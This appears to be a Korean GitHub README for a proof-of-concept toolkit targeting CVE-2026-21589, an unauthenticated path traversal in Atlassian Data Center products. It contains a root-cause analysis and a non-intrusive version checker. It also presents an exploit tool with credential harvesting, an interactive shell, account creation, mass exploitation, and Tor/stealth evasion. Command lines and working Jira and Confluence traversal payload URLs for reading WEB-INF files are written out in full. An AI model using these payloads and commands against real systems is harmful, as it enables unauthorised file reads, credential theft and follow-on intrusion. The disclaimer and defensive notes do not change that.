tc4dy/cve-2026-21589-poc-exploit
CVE-2026-21589(Atlassian Data Center의 인증 없는 경로 순회 취약점)를 위한 익스플로잇 및 안전 점검 툴킷: WEB-INF 파일 읽기, 자격 증명 수집, 비침투적 버전 감사.



윤리적 사용 전용 - 승인된 보안 테스트 이 저장소는 승인된 보안 전문가, 블루 팀, 침투 테스터만을 위한 도구를 제공합니다. 컴퓨터 시스템에 대한 무단 접근은 CFAA(미국), Computer Misuse Act(영국), TCK 243/244(터키) 및 전 세계의 유사 법률에 따라 불법입니다.
CVE-2026-21589는 Atlassian Data Center 제품(Bitbucket, Confluence, Jira Software, Jira Service Management, Bamboo, Crowd, Crucible, Fisheye)의 치명적인 미인증 경로 순회 및 임의 파일 읽기 취약점입니다. 미인증 공격자가 /download/* 웹리소스 라우터를 통해 웹 애플리케이션 루트 내부( WEB-INF/ 포함)의 임의 파일을 읽을 수 있습니다. CVSS 점수: 9.3 (치명적). 2026년 9월 watchTowr Labs에 의해 공개되었습니다. 2026년 9월 Data Center 보안 권고에서 Atlassian에 의해 패치되었습니다.

이 결함은 여러 버전 브랜치에 걸쳐 8개의 자체 호스팅 Atlassian 제품에 영향을 미칩니다. 근본 원인은 Tomcat의 URI 정규화기를 우회하는 웹리소스 라우터의 이중 URL 디코드 및 ::를 /로 언이스케이프하는 버그입니다.
라우터의 이중 URL 디코드 - /download/* 웹리소스 라우터는 URLDecoder.decode(request.getRequestURI())를 두 번째로 호출합니다. Tomcat은 URI를 한 번만 디코드하므로 ..%3a%3a 시퀀스가 Tomcat의 정규화기를 통과한 후 애플리케이션 내부에서 해석됩니다.
::를 /로 언이스케이프 - 두 번째 디코드 후 Router.unescapeSlashes가 :: 시퀀스를 /로 변환하여 애플리케이션 계층 내부에서 ../ 경로 순회 프리미티브를 완성합니다.
ServletContext로의 경로 연결 - 구성된 경로가 리소스 경로에 추가되어 ServletContext.getResourceAsStream에 전달됩니다. 이 함수는 포함 검사를 수행하지 않으며 웹 애플리케이션 루트를 기준으로 파일을 해석합니다.
미인증 접근 - 웹리소스 라우터는 Seraph 인증으로 보호되지 않으므로 읽기가 인증 전에 발생합니다. 자격 증명, 세션, CSRF 토큰이 필요하지 않습니다.
WEB-INF 노출 - getResourceAsStream이 WEB-INF/ 접근을 허용하므로 공격자는 web.xml, urlrewrite.xml, seraph-config.xml, atlassian-init.xml 및 정확한 경로를 알고 있는 웹 애플리케이션 루트 아래의 기타 파일을 읽을 수 있습니다.
임의 파일 읽기 제약 - 디렉터리 목록은 불가능합니다. 공격자는 정확한 파일 이름과 경로를 알아야 합니다. 그러나 잘 알려진 파일 이름(예: WEB-INF/web.xml)은 설치 전반에 걸쳐 예측 가능합니다.
영향 - 구성 파일의 정보 노출, 잠재적 자격 증명 유출(JDBC URL, 비밀번호, API 토큰, 개인 키), 후속 공격을 위한 애플리케이션 핑거프린팅, 측면 이동 준비. 직접적인 RCE는 없습니다.
패치 - Atlassian은 웹리소스 라우터의 이중 디코드와 :: 언이스케이프를 수정했습니다. 수정된 버전은 영향을 받는 모든 브랜치에 걸쳐 배포되었습니다(영향받는 버전 참조).
야생에서의 활발한 악용 - 공개 PoC는 공개 후 며칠 만에 나타났습니다. WatchTowr는 취약한 Jira, Confluence, Bitbucket 인스턴스를 핑거프린팅하는 Detection Artifact Generator(DAG)를 게시했습니다. 인터넷에 노출된 Atlassian Data Center 배포를 대상으로 하는 대규모 스캐닝 활동이 관찰되었습니다.
영향받는 표면 - 인터넷에 노출된 자체 호스팅 Atlassian Data Center 및 Server 인스턴스. Atlassian Cloud 고객은 영향을 받지 않습니다(자동 패치됨).
%3a%3a 또는 ::가 포함된 요청을 차단하십시오.urlrewrite.xml 규칙(Bitbucket용)을 배포하십시오.| 도구 | 목적 | 대상 사용자 |
|---|---|---|
exploit.py | 8개 Atlassian 제품 전반에 걸친 비인증 파일 읽기, WEB-INF 구성 파일에서의 자격 증명 수집, 대화형 셸, 대량 스캔, 스텔스 모드, 프록시/Tor, WAF 탐지, JSON/CSV 보고 기능을 갖춘 완전한 레드 팀 툴킷. | 레드 팀 / 승인된 모의해킹 전문가 (윤리적 목적 한정) |
safechecker.py | 공개 REST 엔드포인트를 통해 Atlassian 제품 및 버전을 탐지하고, 영향을 받는 범위와 대조하여 검증하며, WAF 존재 여부를 식별하고 JSON/CSV/JSONL 보고서를 생성하는 비침투적 노출 스캐너. 트래버설 페이로드를 절대 전송하지 않음. | 블루 팀 / 보안 감사자 |
| 기능 | exploit.py | safechecker.py |
|---|---|---|
| 제품 탐지 | [+] | [+] |
| 버전 탐지 | [+] | [+] |
| 경로 트래버설 프로브 | [+] | [-] |
| 임의 파일 읽기 (WEB-INF) | [+] | [-] |
| 자격 증명 추출 | [+] | [-] |
| 대화형 셸 | [+] | [-] |
| 셸을 통한 계정 생성 | [+] | [-] |
| 세션 보고서 내보내기 | [+] | [-] |
| WAF 탐지 | [+] | [+] |
| WAF 상태 분류 | [+] | [+] |
| 대량 스캔 (멀티스레드) | [+] | [+] |
| CIDR / 파일 / 단일 대상 | [+] | [+] |
| CIDR 잘림 경고 | [+] | [+] |
| 프록시 지원 (SOCKS5/HTTP) | [+] | [+] |
| Tor 지원 | [+] | [+] |
| 속도 제한기 | [+] | [+] |
| 연결 풀 | [-] | [+] |
| 지터 (OPSEC) | [+] | [+] |
| User-Agent 로테이션 | [+] | [+] |
| 백오프를 통한 재시도 | [+] | [+] |
| 비침투적 (안전) 모드 | [-] | [+] |
| 안전 요약 표시 옵션 | [-] | [+] |
| 조용한 / 배너 없는 모드 | [-] | [+] |
| IoC 권장 사항 | [-] | [+] |
| JSON 보고서 | [+] | [+] |
| CSV 보고서 | [+] | [+] |
| JSONL 스트리밍 보고서 | [-] | [+] |
| HTML 보고서 | [-] | [-] |
| SSL 검증 제어 | [+] | [+] |
| 사용자 지정 타임아웃 / 재시도 | [+] | [+] |
| 로그 로테이션 | [+] | [+] |
| DNS 캐싱 | [+] | [+] |
| 시나리오 | 권장 도구 |
|---|---|
| 블루 팀 - Atlassian DC가 노출되었는지 확인 | safechecker.py |
| 보안 감사 - 비침투적 노출 평가 | safechecker.py |
| 규정 준수 / 보고 - 버전 및 WAF 인벤토리 | safechecker.py |
| 레드 팀 - 파일 읽기를 포함한 승인된 모의해킹 | exploit.py |
| 버그 바운티 - 책임 있는 공개 테스트 | safechecker.py |
| 대량 스캔 - 다수의 인스턴스 노출 여부 확인 | safechecker.py (읽기 전용) 또는 exploit.py (--files 최소 옵션 사용) |
| 사고 대응 - 시스템 침해 여부 확인 | safechecker.py |
| 침투 후 활동 - 대화형 파일 검토 및 자격 증명 수집 | exploit.py --shell |
git clone https://github.com/tc4dy/CVE-2026-21589-PoC-Exploit
cd CVE-2026-21589-PoC-Exploit
pip install -r requirements.txt
pysocks
| # | 시나리오 | 명령 |
|---|---|---|
| 1 | 빠른 노출 점검 | python3 safechecker.py --target https://jira.example.com |
| 2 | 보고서 포함 상세 스캔 | python3 safechecker.py --target https://jira.example.com --output report.json -v |
| 3 | 파일로부터 대량 감사 | python3 safechecker.py --file targets.txt --threads 32 --output audit.csv |
| 4 | 단일 파일 읽기 | python3 exploit.py --target https://jira.example.com --files WEB-INF/web.xml |
| 5 | 자격 증명 수집 | python3 exploit.py --target https://jira.example.com --output report.json |
| 6 | 제품 강제 지정 | python3 exploit.py --target https://jira.example.com --product jira |
| 7 | 깊이 탐색 | python3 exploit.py --target https://jira.example.com --try-depths |
| 8 | 대량 익스플로잇 | python3 exploit.py --file targets.txt --threads 20 --output results.csv |
| 9 | Tor + 은밀 모드 | python3 exploit.py --target https://jira.example.com --tor --stealth |
| 10 | 프록시 체인 | python3 exploit.py --target https://jira.example.com --proxy socks5://127.0.0.1:9050 |
익스플로잇은 다음 Atlassian 엔드포인트와 익스플로잇 단계를 사용합니다:
| 단계 | 메서드 | 엔드포인트 | 설명 |
|---|---|---|---|
| 1. 제품 탐지 | GET | /rest/api/2/serverInfo (Jira) 또는 /rest/api/serverInformation (Confluence) | 공개 REST API를 통해 제품 및 버전 탐지 |
| 2. 제품 프로브 | GET | /download/resources/{anchor} | 응답에서 marker 문자열을 확인하여 제품 확인 |
| 3. 경로 순회 | GET | /download/resources/{anchor}{traversal}{file} | ..%3a%3a 이중 디코딩으로 웹루트 탈출 |
| 4. 파일 읽기 | GET | 위와 동일 | ServletContext.getResourceAsStream이 웹앱 루트 기준으로 파일을 해석 |
| 5. 자격 증명 추출 | - | - | 응답 본문에 대한 정규식 수집 (JDBC, 비밀번호, 토큰, JWT) |
# Jira anchor and traversal
/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml

# Confluence anchor and traversal
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml